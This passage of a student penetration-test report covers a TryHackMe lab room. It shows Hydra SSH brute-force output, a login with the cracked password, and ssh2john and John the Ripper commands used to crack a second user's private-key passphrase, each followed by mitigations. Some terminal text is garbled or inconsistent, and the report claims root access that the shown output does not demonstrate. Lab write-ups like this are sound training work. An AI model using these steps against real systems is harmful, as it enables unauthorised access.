[ATTEMPT] target 10.48.168.19 - login 'jan' - pass 'lovely' - 15 of 14344399 [child 14] (0/0)  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass 'jessica' - 16 of 14344399 [child 15] (0/0)  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass '58x212' - 17 of 14344402 [child 0] (0/0)  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass 'michael' - 18 of 14344402 [child 1] (0/2)  
[ATTEMPT] target 10.48.168.19 - login 'jan' - pass 'ashley' - 19 of 14344402 [child 5] (0/3)
```

Figure 9: Hydra Brute Force Attack Execution

```
Session Actions Edit View Help
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'marin' - 741 of 14344404 [child 1] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'butter' - 742 of 14344404 [child 13] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'willow' - 743 of 14344404 [child 3] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'roxana' - 744 of 14344404 [child 2] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'mememe' - 745 of 14344404 [child 8] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'serenine' - 746 of 14344404 [child 2] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'nussana' - 747 of 14344404 [child 11] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'kristen' - 748 of 14344404 [child 5] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'holier' - 749 of 14344404 [child 6] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'hotstuff' - 750 of 14344404 [child 9] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'carter' - 751 of 14344404 [child 15] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'stacey' - 752 of 14344404 [child 11] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'babylove' - 753 of 14344404 [child 13] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'angelina' - 754 of 14344404 [child 2] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'miller' - 755 of 14344404 [child 3] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'scorpion' - 756 of 14344404 [child 8] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'siera' - 757 of 14344404 [child 11] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'playgirl' - 758 of 14344404 [child 5] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'sweetie' - 759 of 14344404 [child 7] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass '1234567' - 760 of 14344404 [child 6] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'rocker' - 761 of 14344404 [child 9] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'sheela' - 762 of 14344404 [child 15] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'giustavo' - 763 of 14344404 [child 1] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'marcos' - 764 of 14344404 [child 13] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'thatcher' - 765 of 14344404 [child 2] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass '123qwe' - 766 of 14344404 [child 3] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'kayla' - 767 of 14344404 [child 11] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'james1' - 768 of 14344404 [child 8] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'football' - 769 of 14344404 [child 5] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'ragies' - 770 of 14344404 [child 7] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'lovesee' - 771 of 14344404 [child 15] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'malagros' - 772 of 14344404 [child 6] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'tella' - 773 of 14344404 [child 9] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'liliana' - 774 of 14344404 [child 1] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'beyonce' - 775 of 14344404 [child 13] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'lovelys' - 776 of 14344404 [child 2] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'rocky' - 777 of 14344404 [child 3] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'doddy' - 778 of 14344404 [child 5] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'catdog' - 779 of 14344404 [child 11] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'armando' - 780 of 14344404 [child 8] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass 'margarita' - 781 of 14344404 [child 7] (0/5)
[ATTNPT] target 10.48.168.19 - login 'jan' - pass '151515' - 782 of 14344404 [child 15] (0/5)
[2] [ssh] host: 10.48.168.19 login: jan password: armadillo
1 of 1 target successfully completed, 1 valid password found.
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-21 12:02:40

shantano@kali:~$
```

Figure 10: Hydra Password Cracking Output

Attack Name: SSH Login (Initial Access)

Target: Target Machine (TryHackMe)

Tool Used: SSH (Kali Linux)

Commands:

```
ssh jan@10.48.168.19
```

Findings:

- Successful login using username jan
- Access to target system obtained

The system was accessed using the credentials found in the previous step.

Severity: 8/10 (High)

This is considered high severity because once valid credentials are obtained, attackers can directly log into the system and start executing commands.

Impact:

Gaining SSH access allows attackers to control the system. This means the attacker now has user-level access to the machine.

Mitigation:

- Use strong passwords
- Disable password-based login (use SSH keys)
- Restrict SSH access to trusted users
- Monitor login activity

Steps to Reproduce with Screenshots:


Step 1: Open terminal in Kali Linux

Step 2: Run command:

ssh jan@10.48.168.19

Step 3: Enter the password when prompted

Step 4: Successfully login into the system



```
shantanu@kali:~$ ssh jan@10.48.168.19
The authenticity of host '10.48.168.19 (10.48.168.19)' can't be established.
ED25519 key fingerprint is: SHA256:qH8AVWtRfV9Pp1jvMf9e1PIT8UzxmPG3ywg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.48.168.19' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pg.html
jan@10.48.168.19's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat 21 Mar 2020 03:20:19 AM EDT
System load:  0.07      Processes:      106
Usage of /:   49.9% of 13.62GB   Users logged in:  0
Memory usage: 44%      IPv4 address for eth0: 10.48.168.19
Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.
Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

Figure 11: SSH Login Command Execution



```
shantanu@kali:~$ ssh jan@10.48.168.19
The authenticity of host '10.48.168.19 (10.48.168.19)' can't be established.
ED25519 key fingerprint is: SHA256:qH8AVWtRfV9Pp1jvMf9e1PIT8UzxmPG3ywg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.48.168.19' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pg.html
jan@10.48.168.19's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat 21 Mar 2020 03:20:19 AM EDT
System load:  0.07      Processes:      106
Usage of /:   49.9% of 13.62GB   Users logged in:  0
Memory usage: 44%      IPv4 address for eth0: 10.48.168.19
Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.
Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@10.48.168.19:~$ ls
/home/jan
jan@10.48.168.19:~$ cd ..
jan@10.48.168.19:~/home$ ls
jan
key
ubuntu
jan@10.48.168.19:~/home$ cd kay/
jan@10.48.168.19:~/home/kay$ ls
pss.bak
```

Figure 12: Successful SSH Access




Figure 13: Completed Task Answers on TryHackMe

Attack Name: Privilege Escalation

Target: Target Machine (TryHackMe)

Tools Used: ssh2john, John the Ripper (Kali Linux)

Findings:

- Private SSH key of user kay was obtained
- The key was converted into hash using ssh2john
- Password was cracked using John the Ripper
- Root access / higher privilege access successfully achieved

This shows that sensitive files were not properly secured, which allowed privilege escalation.

Severity: 9.8/10 (Critical)

This is considered critical severity because the attacker was able to gain full control over the system. After privilege escalation, the attacker can access all files and perform any action on the system.

Impact:

Privilege escalation allows attackers to move from normal user access to full system control. This leads to total system compromise.

Mitigation:

- Protect sensitive files like private keys
- Use proper file permissions
- Do not store weak or crackable credentials
- Apply least privilege principle
- Regularly audit user access

Steps to Reproduce with Screenshots:

Step 1: Identify and obtain private key of user kay

Step 2: Convert private key into hash:

```
ssh2john id_rsa > hash.txt
```

Step 3: Crack the hash using John:

```
john hash.txt
```

Step 4: Identify the password from output

Step 5: Use the password to gain higher privilege access




Figure 14: Hash Conversion using ssh2john




Figure 15: Password Cracking using John the Ripper

```
Session Actions Edit View Help
Permissions 0644 for 'id' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key 'id': Bad permissions
key@10.48.168.19's password:
Permission denied, please try again.
key@10.48.168.19's password:

shantanu@kali:~$ ssh -o StrictHostKeyChecking=no key@10.48.168.19
-- WARNING: connection is not using a post-quantum key exchange algorithm.
-- This session may be vulnerable to "store now, decrypt later" attacks.
-- The server may need to be upgraded. See https://openssh.com/pg.html
Enter passphrase for key 'id':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System Information as of Sat 21 Mar 2026 04:15:52 AM EDT

System load:  0.01      Processes:      110      10.48.168.19  20%
Usage of /:   54.0m of 13.62Gb   Users logged in:  1      IPv4 address for eth0: 10.48.168.19
Memory usage: 43%
Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.
To check for new updates run: sudo apt update
Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
key@10-48-168-19:~$ ls
pass.bak
key@10-48-168-19:~$ cat pass.bak
Here's a really strong password that follows the password policy!$
key@10-48-168-19:~$
```

Figure 16: Privilege Escalation Terminal Access




Figure 17: TryHackMe Room Completion Proof

Findings

During this assessment, multiple vulnerabilities were identified in the target system.

- Multiple open ports were found which increased the attack surface
- Hidden directories were discovered on the web server
- SMB service allowed user enumeration
- Valid usernames (jan, kay) were identified
- Weak password was used which was easily cracked using brute force
- SSH access was gained using valid credentials
- Improper security configuration allowed privilege escalation

These findings show that the system had weak security practices and was vulnerable to multiple attacks.

Mitigation

The following steps can be taken to improve the security of the system:

- Use strong and complex passwords
- Disable unnecessary ports and services
- Restrict access to sensitive directories
- Disable anonymous SMB access
- Implement firewall protection
- Use SSH key-based authentication instead of passwords
- Apply least privilege principle
- Regularly update and patch the system
- Monitor system activity and login attempts

These measures can help in reducing the risk of attacks and improving overall system security.

Conclusion

This penetration testing assessment was successfully completed on the TryHackMe platform using the “Basic Pentesting” room.

During this process, different stages of penetration testing were performed including scanning, enumeration, exploitation, and privilege escalation. All the vulnerabilities were identified step by step and were successfully exploited to gain access to the system.

Finally, privilege escalation was performed and full control over the system was achieved.

This task helped in understanding how real-world attacks work and how weak security configurations can lead to complete system compromise. It also improved practical knowledge of tools like Nmap, Gobuster, Hydra, and John the Ripper.

Overall, the “Basic Pentesting” room was successfully completed, and the objectives of the assessment were achieved.

References

- <https://tryhackme.com>
- <https://nmap.org/>
- <https://www.kali.org/tools/>
- <https://owasp.org/>

Resources Used

- Kali Linux
- Nmap
- Gobuster
- Hydra
- Enum4linux
- John the Ripper
- SSH